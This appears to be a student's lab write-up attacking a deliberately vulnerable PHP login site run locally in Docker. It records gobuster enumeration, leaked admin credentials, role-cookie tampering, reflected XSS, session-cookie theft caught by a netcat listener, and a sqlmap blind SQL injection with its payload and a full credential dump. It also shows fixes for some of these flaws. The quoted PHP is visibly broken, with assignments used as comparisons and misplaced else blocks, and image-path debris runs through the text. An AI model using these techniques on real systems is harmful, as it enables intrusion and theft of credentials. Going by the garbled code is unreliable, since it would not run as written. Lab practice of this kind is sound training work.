

Task 1:

```
(timothyd@kali)-[~]
$ usdo apt update
Command 'usdo' not found, did you mean:
  command 'udo' from deb udo
  command 'sudo' from deb sudo
  command 'sudo' from deb sudo-ldap
Try: sudo apt install <deb name>

(timothyd@kali)-[~]
$ sudo apt update
[sudo] password for timothyd:
Get:1 http://kali.darklab.sh/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.darklab.sh/kali kali-rolling/main amd64 Packages [19.5 MB]
Get:3 http://kali.darklab.sh/kali kali-rolling/main amd64 Contents (deb) [45.9 MB]
Get:4 http://kali.darklab.sh/kali kali-rolling/contrib amd64 Packages [116 kB]
Get:5 http://kali.darklab.sh/kali kali-rolling/contrib amd64 Contents (deb) [247 kB]
Get:6 http://kali.darklab.sh/kali kali-rolling/non-free amd64 Packages [193 kB]
Get:7 http://kali.darklab.sh/kali kali-rolling/non-free amd64 Contents (deb) [884 kB]
Fetched 66.9 MB in 11s (6295 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1568 packages can be upgraded. Run 'apt list --upgradable' to see them.

(timothyd@kali)-[~]
$ sudo apt install -y docker.io
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
docker.io is already the newest version (20.10.25+dfsg1-2+b3).
0 upgraded, 0 newly installed, 0 to remove and 1568 not upgraded.

(timothyd@kali)-[~]
$ sudo usermod -aG docker $USER
```

In this step, I am downloading docker.

```

(timothyd@kali)-[~]
$ git clone https://github.com/dhammon/vulnerable-site
Cloning into 'vulnerable-site' ...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 18 (delta 4), reused 18 (delta 4), pack-reused 0
Receiving objects: 100% (18/18), done.
Resolving deltas: 100% (4/4), done.

(timothyd@kali)-[~]
$ docker run -it -d -p "80:80" -v ${PWD}/app:/app --name vulnerable-site matttrayner/lamp:0.8.0-1804-php7
Unable to find image 'matttrayner/lamp:0.8.0-1804-php7' locally
0.8.0-1804-php7: Pulling from matttrayner/lamp
c64513b74145: Pull complete
01b8b12bad90: Pull complete
c5d85cf7a05f: Pull complete
b6b268720157: Pull complete
e12192999ff1: Pull complete
d39ece66b667: Pull complete
65599be66378: Pull complete
fc666090426e: Pull complete
8a94f4bbe73e: Pull complete
b83335d03ad3: Pull complete
f73b942627c8: Pull complete
1b37e0f71f83: Pull complete
475d84174300: Pull complete
759d11fce0cc: Pull complete
e49cbd604447: Pull complete
671f15d3f645: Pull complete
e9cdc8caf802: Pull complete
ef640cb819fa: Pull complete
eddab4045c43: Pull complete
0d8e18b3ccfa: Pull complete
3e92765a2b2e: Pull complete
d2c5b5faddc2: Pull complete
1dbd5815f551: Pull complete
940261e14a30: Pull complete
57df70803632: Pull complete
a45ea5c7caf0: Pull complete
2fe43c5d3fa2: Pull complete
9194266b4c1e: Pull complete
Digest: sha256:5f65a3de7c41930b68cd10bb90ee33b7529455efacb32eee54fe63b0ba656694
Status: Downloaded newer image for matttrayner/lamp:0.8.0-1804-php7
33f9cc2dce241d0a57d2edf74ecd7354dd6de894e254c51a757399383cf7b8f9

(timothyd@kali)-[~]
$

```

Here I have cloned the repo and am running the vulnerable app as a docker container.

```

(timothyd@kali)-[~/vulnerable-site]
$ docker exec vulnerable-site /bin/bash /app/db.sh


ERROR 2002 (HY000): Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (2)

(timothyd@kali)-[~/vulnerable-site]
$ docker exec vulnerable-site /bin/bash /app/db.sh

(timothyd@kali)-[~/vulnerable-site]
$

```

Here I am running the db.sh script.



127.0.0.1/

← → ↻ 🏠 127.0.0.1

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Username:

Password:

Submit

The application is running.

```
(timothyd@kali)-[~/vulnerable-site]
$ gobuster dir -u http://127.0.0.1/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 10 -x php,sh


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://127.0.0.1/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,sh
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.php (Status: 200) [Size: 358]
/home.php (Status: 200) [Size: 12]
/.php (Status: 403) [Size: 274]
/db.sh (Status: 200) [Size: 398]
/phpmyadmin (Status: 301) [Size: 311] [→ http://127.0.0.1/phpmyadmin/]
Progress: 85459 / 661683 (12.92%)
```


In this step, I have downloaded gobuster and have started the busting attack.



The file has been downloaded.

```
#!/bin/bash
mysql -uroot<<MYSQL_SCRIPT
CREATE DATABASE company;
CREATE TABLE company.users (
  id int,
  username varchar(255),
  password varchar(255),
  role varchar(255)
);
INSERT INTO company.users (id,username,password,role) VALUES (1,'admin','SuperSecret1!','administrator');
INSERT INTO company.users (id,username,password,role) VALUES (2,'daniel','Password123','user');
MYSQL_SCRIPT
```

Here we can see the admin username and password.




Administrator Page

Version: beta

I have been able to log in and I can see the admin page.


Task 2:




User Page

Version: beta

Here I have logged in using the low privileged user credentials.



In the dev console and I see the cookie that is called role.



Administrator Page

Version: beta

After changing the role value from “user” to “administrator”, I can see the admin page.

```

<?php
session_start();
if(isset($_GET['username']) && isset($_GET['password'])) {
    #database lookup
    $conn = mysqli_connect("localhost", "root", "", "company");
    $sql = "SELECT * FROM users WHERE username='".$_GET['username']."' AND password='".$_GET['password']."'";
    $result = mysqli_query($conn, $sql);
    if(mysqli_num_rows($result) = 0) {
        echo "Wrong username/password";
    } else {
        $_SESSION['logged_in'] = 1;
        $row = mysqli_fetch_assoc($result);
        $role = $row['role'];
        $_SESSION['role'] = $role;
        include("home.php");
    }
} else {
    mysqli_close($conn);
}
else {
    echo<<<FORM
    <form method='GET' path='/index.php'>
    <label for="username">Username: </label>
    <input type="text" id="username" name="username"><br><br>
    <label for="password">Password: </label>
    <input type="password" id="password" name="password"><br><br>
    <input type="hidden" name="version" value="beta">
    <input type="submit" value="Submit">
    </form>
    FORM;
}
}
?>

```

In this step, I have opened the php file and replaced the set cookie line.

```

GNU nano 7.2
<?php
session_start();
if($_SESSION['logged_in'] != '1') {
    echo "Unauthorized";
    exit;
}
if($_SESSION['role'] = 'administrator') {
    echo "<h1>Administrator Page</h1>";
} else {
    echo "<h1>User Page</h1>";
}
echo "Version: ".$_GET['version'];


```

Now I am in the home.php file and have replaced the \$_COOKIE variable to \$_SESSION.




User Page

Version: beta




Here we can see the role cookie is no longer in use.

Task 3:



I have opened a private window.




Here we see the hidden form value “version”.





User Page

Version: foobar

Here I have changed the version to foobar.




I have replaced the foobar value with an alert and here we can see the alert.



Administrator Page

Version: beta

In this step, I am running a netcat listener. Then I am logging in as admin.




Administrator Page

Version:

After placing the malicious link, I can see that the page loads as normal.

```
(timothyd@kali) - [~/vulnerable-site]
$ nc -lp 9001
GET /?PHPSESSID=vj2uefnkai68ju5ru5pka1q2j1 HTTP/1.1
Host: 127.0.0.1:9001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/
Cookie: PHPSESSID=vj2uefnkai68ju5ru5pka1q2j1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-site
```

Here we can see the cookie value of the victim.




User Page

Version: <script>alert('xss')</script>


After replacing the last line in the home.php file to “echo “Version: htmlspecialchars(\$_GET['version'])”, I went back to the webpage and logged in as the low privileged user. When we change the version, we see the output on the screen instead of the alert.

Task 4 :




Wrong username/password

In this step, I logged in with the wrong username and password and can see that the error message is displayed.




In this step, I went back and added an apostrophe to my username when logging in.



User Page

Version: beta

Using the new username and password, I can see that we are logged in as a user.



Wrong username/password

Here I am trying to login with “lol” as the username and password.

```
File Actions Edit View Help
(timothyd@kali)-[~]
└─$ sqlmap -u 'http://127.0.0.1/?username=lol&password=lol&version=beta' --batch

Wrong username/password
[1.7.11#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local
responsible for any misuse or damage caused by this program

[*] starting @ 01:42:32 /2024-04-05/

[01:42:33] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=cc5c347je7h...ler3h8n2ph'). Do you want to use those [Y/n] Y
[01:42:33] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:42:33] [INFO] testing if the target URL content is stable
[01:42:33] [INFO] target URL content is stable
[01:42:33] [INFO] testing if GET parameter 'username' is dynamic
[01:42:33] [WARNING] GET parameter 'username' does not appear to be dynamic
[01:42:33] [WARNING] heuristic (basic) test shows that GET parameter 'username' might not be injectable
[01:42:33] [INFO] testing for SQL injection on GET parameter 'username'
[01:42:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:42:33] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:42:33] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:42:33] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:42:33] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[01:42:33] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
```

Here I am running a sqlmap.

```
[01:42:43] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[01:42:43] [INFO] checking if the injection point on GET parameter 'username' is a false positive
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 105 HTTP(s) requests:

Parameter: username (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=lol' AND (SELECT 9890 FROM (SELECT(SLEEP(5)))OttY) AND 'BQhY'='BQhY&password=lol&version=beta

[01:43:03] [INFO] the back-end DBMS is MySQL
[01:43:03] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: PHP, Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[01:43:03] [INFO] fetched data logged to text files under '/home/timothy/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 01:43:03 /2024-04-05/
```

Here we can see that the application is vulnerable to time-based blind injection attacks.

```
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[01:46:35] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
5
[01:46:40] [INFO] retrieved:
[01:46:45] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[01:47:42] [INFO] retrieved: company
[01:48:05] [INFO] retrieved: mysql
[01:48:21] [INFO] retrieved: performance_schema
[01:49:17] [INFO] retrieved: sys
available databases [5]:
[*] company
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

[01:49:27] [INFO] fetched data logged to text files under '/home/timothy/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 01:49:27 /2024-04-05/
```

In this step, I am enumerating the databases with the `--dbs` flag.

```
users
[01:52:43] [INFO] fetching columns for table 'users' in database 'company'
[01:52:43] [INFO] retrieved: 4
[01:52:44] [INFO] retrieved: id
[01:52:50] [INFO] retrieved: username
[01:53:12] [INFO] retrieved: password
[01:53:40] [INFO] retrieved: role
[01:53:54] [INFO] fetching entries for table 'users' in database 'company'
[01:53:54] [INFO] fetching number of entries for table 'users' in database 'company'
[01:53:54] [INFO] retrieved: 2
[01:53:56] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
administrator
[01:54:35] [INFO] retrieved: 1
[01:54:37] [INFO] retrieved: SuperSecret1!
[01:55:18] [INFO] retrieved: admin
[01:55:32] [INFO] retrieved: user
[01:55:44] [INFO] retrieved: 2
[01:55:47] [INFO] retrieved: Password123
[01:56:21] [INFO] retrieved: daniel
Database: company
Table: users
[2 entries]
+-----+-----+-----+-----+
| id | role | password | username |
+-----+-----+-----+-----+
| 1 | administrator | SuperSecret1! | admin |
| 2 | user | Password123 | daniel |
+-----+-----+-----+-----+

[01:56:38] [INFO] table 'company.users' dumped to CSV file '/home/timothy/.local/share/sqlmap/output/127.0.0.1/dump/company/users.csv'
[01:56:38] [INFO] fetched data logged to text files under '/home/timothy/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 01:56:38 /2024-04-05/
```

In this step, I am running a sqlmap that targets the database and dumps all the tables within it.